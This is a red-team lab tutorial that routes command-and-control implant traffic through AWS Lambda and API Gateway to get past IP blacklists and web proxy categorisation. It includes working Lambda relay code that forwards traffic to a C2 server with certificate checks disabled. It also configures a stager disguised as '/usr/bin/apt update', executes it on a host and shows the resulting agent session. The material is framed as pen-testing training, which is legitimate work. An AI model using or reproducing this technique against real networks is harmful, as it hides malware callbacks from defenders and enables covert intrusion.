

Often during pen-testing engagements we run into clients who utilize IP blacklists or IP whitelists to filter outbound communications. Many Web proxy companies also utilize metrics like domain registration date, SSL certificate provider, and total site traffic to block potentially malicious traffic for their customers. All of these filtering methods can prove problematic to red teams trying to get data into or out of the customer's network.

Cloud services, however, can provide a quick and easy defeat for these defenses. Since these services are hosted by large reputable providers they often get a free pass on IP blacklists. For example, Amazon's AWS web gateway not only provides rolling IPs in a reputable CIDR block but also provides a subdomain under the vetted amazonaws.com root domain, as well as a valid TLS certificate that isn't as suspicious as say a cert issued by Let's encrypt. As seen below, most web proxy products classify AWS API gateway URLs into benign categories that should get right past the filter. In this blog I'll utilize AWS web gateway to front agent traffic to our Voodoo Command and Control server.

The screenshot shows a security tool interface. On the left, there is a circular gauge with the number '0' and '/78' below it, and a 'Community Score' indicator with two small circles. The main area displays a green checkmark and the text 'No engines detected this URL'. Below this, the URL 'https://voodooapi.execute-api.us-east-1.amazonaws.com/v1' is shown, along with the domain 'voodooapi.execute-api.us-east-1.amazonaws.com'. At the bottom, there are tabs for 'DETECTION', 'DETAILS', 'SUBMISSIONS', and 'COMMUNITY'. Below the tabs, there is a 'Categories' section with a list of categories and their associated products:

Category	Product
BitDefender	computersandsoftware
Comodo Valkyrie Verdict	media sharing
Forcepoint ThreatSeeker	information technology
sophos	information technology

This lab assumes you still have the Voodoo LP running using a valid TLS certificate from the previous labs.

## Lambda

Browse to the Lambda service within the AWS web console within the Ohio (us-east-2) region:

The screenshot shows the AWS Lambda console. The top navigation bar includes the AWS logo, 'Services', 'Resource Groups', and a user profile 'red\_team\_054 @ 0567-954'. The main content area is titled 'AWS Lambda' and shows the 'Functions' page. The page has a search bar with the text 'Filter by tags and attributes or search by keyword'. Below the search bar is a table with columns: 'Function name', 'Description', 'Runtime', 'Code size', and 'Last modified'. The table is currently empty, with the text 'There is no data to display.' at the bottom. A 'Create function' button is visible in the top right corner of the table area.

Click the "Create function" button

- Select: "Author from scratch"
- Function name: myLambdaFunction001
- Runtime: Python 3.7

aws Services Resource Groups


Lambda > Functions > Create function

## Create function [Info](#)

Choose one of the following options to create your function.


**Author from scratch**

Start with a simple Hello World example.




**Use a blueprint**

Build a Lambda application from sample code and configuration presets for common use cases.



**Browse serverless app repository**

Deploy a sample Lambda application from the Application Repository.



---

### Basic information

**Function name**  
Enter a name that describes the purpose of your function.

Use only letters, numbers, hyphens, or underscores with no spaces.

**Runtime** [Info](#)  
Choose the language to use to write your function.

Python 3.7

**Permissions** [Info](#)  
Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

▶ Choose or create an execution role

Cancel

Click the "Create function" button.

Copy and Paste the following code into the lambda function window:

```
import ssl
import urllib.request
import base64

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

def lambda_handler(event, context):
    url = 'https://x.x.x.x/aws/gateway/'

    print("event: " + str(event)) # DEBUG
    print("event['body']: " + str(event['body'])) # DEBUG

    data = base64.b64decode(event['body'])
    headers = event['headers']

    req = urllib.request.Request(url, data, headers)
    x = urllib.request.urlopen(req, context=ctx)

    return {
        "isBase64Encoded": True,
        "statusCode": 200,
        "headers": {"Content-Type": "application/octet-stream"},
        "body": base64.b64encode(x.read()).decode('utf-8')
    }
```

This code block is responsible for forwarding the AWS API Gateway request to the Voodoo LP. The AWS API gateway interface doesn't pass raw bytes around but instead uses base64 encoded data. Thus, this function just encodes/decodes base64 data to/from the API gateway.

Update the "x.x.x.x" to the unique subdomain that Voodoo is currently using.

Our screen should now look similar to the following:

**Code source** [Info](#)

File Edit Find View Go Tools Window Test Deploy Changes deployed

Go to Anything (Ctrl-P)


Environment

- myLambdaFunction
  - lambda\_function.py

```
1 import ssl
2 import urllib.request
3 import base64
4
5 ctx = ssl.create_default_context()
6 ctx.check_hostname = False
7 ctx.verify_mode = ssl.CERT_NONE
8
9 def lambda_handler(event, context):
10     url = 'https://rq321147.demovoodoo.com/aws/gateway/'
11
12     print("event: " + str(event)) # DEBUG
13     print("event['body']: " + str(event['body'])) # DEBUG
14
15     data = base64.b64decode(event['body'])
16     headers = event['headers']
17
18     req = urllib.request.Request(url, data, headers)
19     x = urllib.request.urlopen(req, context=ctx)
20
21     return {
22         "isBase64Encoded": True,
23         "statusCode": 200,
24         "headers": {"Content-Type": "application/octet-stream"},
25         "body": base64.b64encode(x.read()).decode('utf-8')
26     }
```

Double check that you have replaced x.x.x.x with the unique subdomain of your Voodoo LP instance!

Click the "Deploy" button in the middle of the web interface...



## API Gateway


The next piece is to setup the API Gateway to accept requests and forward them to the lambda function.

Browse to the "API Gateway" service within the Ohio (us-east-2) region of AWS:



Click the "Create API" button.

Choose a "REST API"...



... by clicking the "Build" button within it's block.

Set the API Name to "VoodooProxy":

Choose the protocol

Select whether you would like to create a REST API or a WebSocket API.

REST  WebSocket

Create new API

In Amazon API Gateway, a REST API refers to a collection of resources and methods that can be invoked through HTTPS endpoints.

New API  Import from Swagger or Open API 3  Example API

Settings

Choose a friendly name and description for your API.

API name\*   
Description   
Endpoint Type

\* Required

And click the "Create API" button.

Click on the first "Settings" link within the "VoodooProxy" API:

The screenshot displays the AWS API Gateway console interface. The top navigation bar includes the AWS logo, 'Services', 'Resource Groups', and user information. The breadcrumb trail shows 'Amazon API Gateway > APIs > VoodooProxy (fdvnpit718) > Settings'. The left-hand navigation menu lists various API Gateway components, with 'Settings' highlighted by a red rectangular box. The main content area is titled 'Settings' and contains several configuration sections: 'General Settings' (with 'Name' set to 'VoodooProxy' and an empty 'Description' field), 'Endpoint Configuration' (with 'Endpoint Type' set to 'Regional'), 'API Key Source' (with 'API Key Source' set to 'HEADER'), 'Content Encoding' (with 'Content Encoding enabled' unchecked), and 'Binary Media Types' (with a text input field containing '\*/\*' and an 'Add Binary Media Type' button). A large, semi-transparent watermark 'BTUSA2021' is overlaid diagonally across the center of the page. The footer contains 'Feedback', 'English (US)', and copyright information.

Under the "Binary Media Types" section add the following as a type:

\*/\*

Our screen should now look similar to the following:

aws Services Resource Groups

red\_team\_054 @ 0567-9542-0... Ohio

Amazon API Gateway APIs > VoodooProxy (fdvnpit718) > Settings

APIs  
Custom Domain Names  
VPC Links

API: **VoodooProxy**

- Resources
- Stages
- Authorizers
- Gateway Responses
- Models
- Resource Policy
- Documentation
- Dashboard
- Settings**
- Usage Plans
- API Keys
- Client Certificates
- Settings

### Settings

Configure settings for your API deployments.

#### General Settings

Update the name and description for your API.

Name:

Description:

#### Endpoint Configuration

Specify the endpoint type for your API. For Private APIs, you can associate one or more VPC endpoints with your API and API Gateway will generate new Route 53 Alias records which you can use for your API.

Endpoint Type:

#### API Key Source

Choose the source of your API Keys from incoming requests. Configure deployments to receive API keys from the x-api-key header or from a Lambda Authorizer.

API Key Source:

#### Content Encoding

Allow compression of response bodies based on client's Accept-Encoding header. Compression is triggered when response body size is greater than or equal to your configured threshold. The threshold is 10 MB (10,485,760 Bytes). The following compression types are supported: gzip, deflate, and identity.

Content Encoding enabled:

#### Binary Media Types

You can configure binary support for your API by specifying which media types should be treated as binary types. API Gateway will look at the **Content-Type** and **Accept** HTTP headers to determine the body.

Click the "Save Changes" button.

Click on the "Resources" link within the "VoodooProxy" API:

aws Services

Amazon API Gateway


APIs  
Custom Domain Names  
VPC Links

API: **VoodooProxy**

- Resources**
- Stages
- Authorizers
- Gateway Responses
- Models
- Resource Policy
- Documentation
- Dashboard
- Settings
- Usage Plans
- API Keys
- Client Certificates
- Settings

Click on the “/” resource.

Under the root resource “/” create a new resource with the path set to {proxy+} by first clicking the “Actions” button and then clicking the “Create Resource” link:



Check the box to “Configure as proxy resource”

Resource Name: v1

Resource Path: {proxy+}

### New Child Resource

Use this page to create a new child resource for your resource.

Configure as  proxy resource

Resource Name\*

Resource Path\*

You can add path parameters using brackets. For example, the resource path **{username}** represents a path parameter called 'username'. Configuring **/{proxy+}** as a proxy resource catches all requests to its sub-resources. For example, it works for a GET request to /foo. To handle requests to /, add a new ANY method on the / resource.


Enable API Gateway CORS

\* Required Cancel

And click the “Create Resource” button.

{proxy+} is a greedy path variable

Our screen should now look similar to the following:



Input the Lambda function name (e.g. )

API Gateway will configure your ANY method as a proxy integration. Proxy integrations can communicate with HTTP endpoints or Lambda functions. API Gate endpoints, including resource path, headers, query string parameters, and body. For Lambda integrations, API Gateway applies a default mapping to send all c follow a default interface. To learn more read our [documentation](#)

**Integration type**  Lambda Function Proxy ⓘ  
 HTTP Proxy ⓘ  
 VPC Link ⓘ

**Lambda Region** us-east-2 ▾

**Lambda Function** myLambdaFunction001 ⓘ

**Use Default Timeout**  ⓘ

And then click the "Save" button.

You will see a message similar to the following:

Add Permission to Lambda Function

You are about to give API Gateway permission to invoke your Lambda function:  
 arn:aws:lambda:us-east-2:056795420804:function:myLambdaFunction001

Cancel OK

Next click the "OK" button.

Our screen should now look similar to the following:

Method Request

Auth: NONE  
 ARN: arn:aws:execute-api:us-east-2:056795420804:fdvnpit718/'/'/\*

Integration Request

Type: LAMBDA\_PROXY


Integration Response

Proxy integrations cannot be configured to responses.

Method Response


HTTP Status: Proxy

We can now deploy this API via clicking on the “Actions” drop-down button and clicking the “Deploy API” link:



Set the:

- Deployment stage -> Select “[New Stage]” from drop-down box
- Stage name: prod



Next click the “Deploy” button.

Our screen should now look similar to the following:

The screenshot displays the AWS API Gateway console interface for editing a stage named 'prod'. The left-hand navigation pane shows the 'API: VoodooProxy' and the 'Stages' section is active. The main content area is titled 'prod Stage Editor' and features a top bar with the 'Invoke URL: https://fdvnpit718.execute-api.us-east-2.amazonaws.com/prod'. Below this, there are several tabs: 'Settings', 'Logs/Tracing', 'Stage Variables', 'SDK Generation', 'Export', 'Deployment History', 'Documentation History', and 'Canary'. The 'Settings' tab is selected, showing 'Cache Settings' with 'Enable API cache' unchecked. Under 'Default Method Throttling', 'Enable throttling' is checked, with a 'Rate' of 10000 requests per second and a 'Burst' of 5000 requests. The 'Web Application Firewall (WAF)' section has 'Web ACL' set to 'None'. The 'Client Certificate' section also has 'Certificate' set to 'None'. A large watermark 'ETHUSA2021' is visible across the bottom half of the screenshot.

Note: the "Invoke URL" at the top of the screen (e.g. <https://fdvnpit718.execute-api.us-east-2.amazonaws.com/prod>).

## Voodoo Stager

The final step is to create a Voodoo Stager that points to the AWS API Gateway URL and execute that on target. For this we just need to create a new stager using the **HTTPS** call back method. Change the **domain** field to point to the AWS API Gateway domain. The **URL Path** needs to start the same path as shown in your **API Gateway Invoke URL** but can have anything tacked on the end that you'd like. Finally, select the proper OS, Architecture, and host binary for your target then click **Update** and **download** the payload.

Create a Stager in Voodoo similar to the following (replacing "<unique\_string\_here>" with your unique "Invoke URL" e.g. fdvnpit718):

- Name: StagerAWSProxy
- Domain: <unique\_string\_here>.execute-api.us-east-2.amazonaws.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /prod/partial\_update
- Proxy: Use host settings
- Custom headers: None; N/A
- Target: Linux
- Architecture: x64
- Host process: /usr/bin/apt
- Command Argument / Passphrase: update

Next, click the "Update" button.

Our screen should now look similar to the following:

- Overview
- Agents
- Listeners
- Stagers
- Resources
- Boneyard
- Logs
- Users
- Logout

Stagers

Create Stager

StagerAWSProxy x

Some features are disabled in the community addition

Name

Communication Style  HTTPS Call-back  TCP Call-back  UDP Call-back  TLS Call-in

Domain

Port

URL Path

Proxy  Use host settings  Use specified proxy  Don't use a proxy

Callback interval (seconds)

Target  Darwin  Linux  Android  Windows

Architecture  x64  ARM  ARM64

Host process

Command Argument / Passphrase

Python 2.7 Python 3 Python 2.6 Python 2.7 No injection

StagerAWSProxy /usr/bin/apt update

Now SSH into the Public EC2 instance and execute the Voodoo stager:

```
chmod 777 /shared/voodoo_ce/app/resources/StagerAWSProxy
/shared/voodoo_ce/app/resources/StagerAWSProxy /usr/bin/apt update
```

We should see output similar to the following:

```
root@ip-10-0-1-49:/shared# chmod 777 /shared/voodoo_ce/app/resources/StagerAWSProxy
root@ip-10-0-1-49:/shared# /shared/voodoo_ce/app/resources/StagerAWSProxy /usr/bin/apt update
root@ip-10-0-1-49:/shared#
```

And in the Voodoo Web Interface...

Overview

Agents

Hewdinjaw

Listeners

Stagers

Resources

Boneyard

Logs

Users


Logout

**Hewdinjaw** 3.16.112.38 Amazon.com Inc. Columbus, Ohio 2020-08-19 20:13:48

Console File System Process List Network Alerts Notes

1	whoami	Success
2	sysinfo	Success
3	interval	Success
4	ps	Success
5	netstat	Success
6	ls /	Success
7	integrity	Success

```
TCP 0.0.0.0:22 <-> 0.0.0.0:0 LISTEN
TCP 10.0.1.49:22 <-> 65.130.179.63:57404 ESTABLISHED
TCP 10.0.1.49:45512 <-> 3.129.35.205:443 TIME_WAIT
TCP 10.0.1.49:22 <-> 65.130.179.63:52043 ESTABLISHED
TCP 10.0.1.49:22 <-> 65.130.179.63:52045 ESTABLISHED
UDP 0.0.0.0:68 <-> 0.0.0.0:0 CLOSED
TCP :::22 <-> :::0 LISTEN
TCP :::443 <-> :::0 LISTEN
TCP :::995 <-> :::0 LISTEN
UDP :::123 <-> :::0 CLOSED
```



We should now see a new agent calling back through this proxy!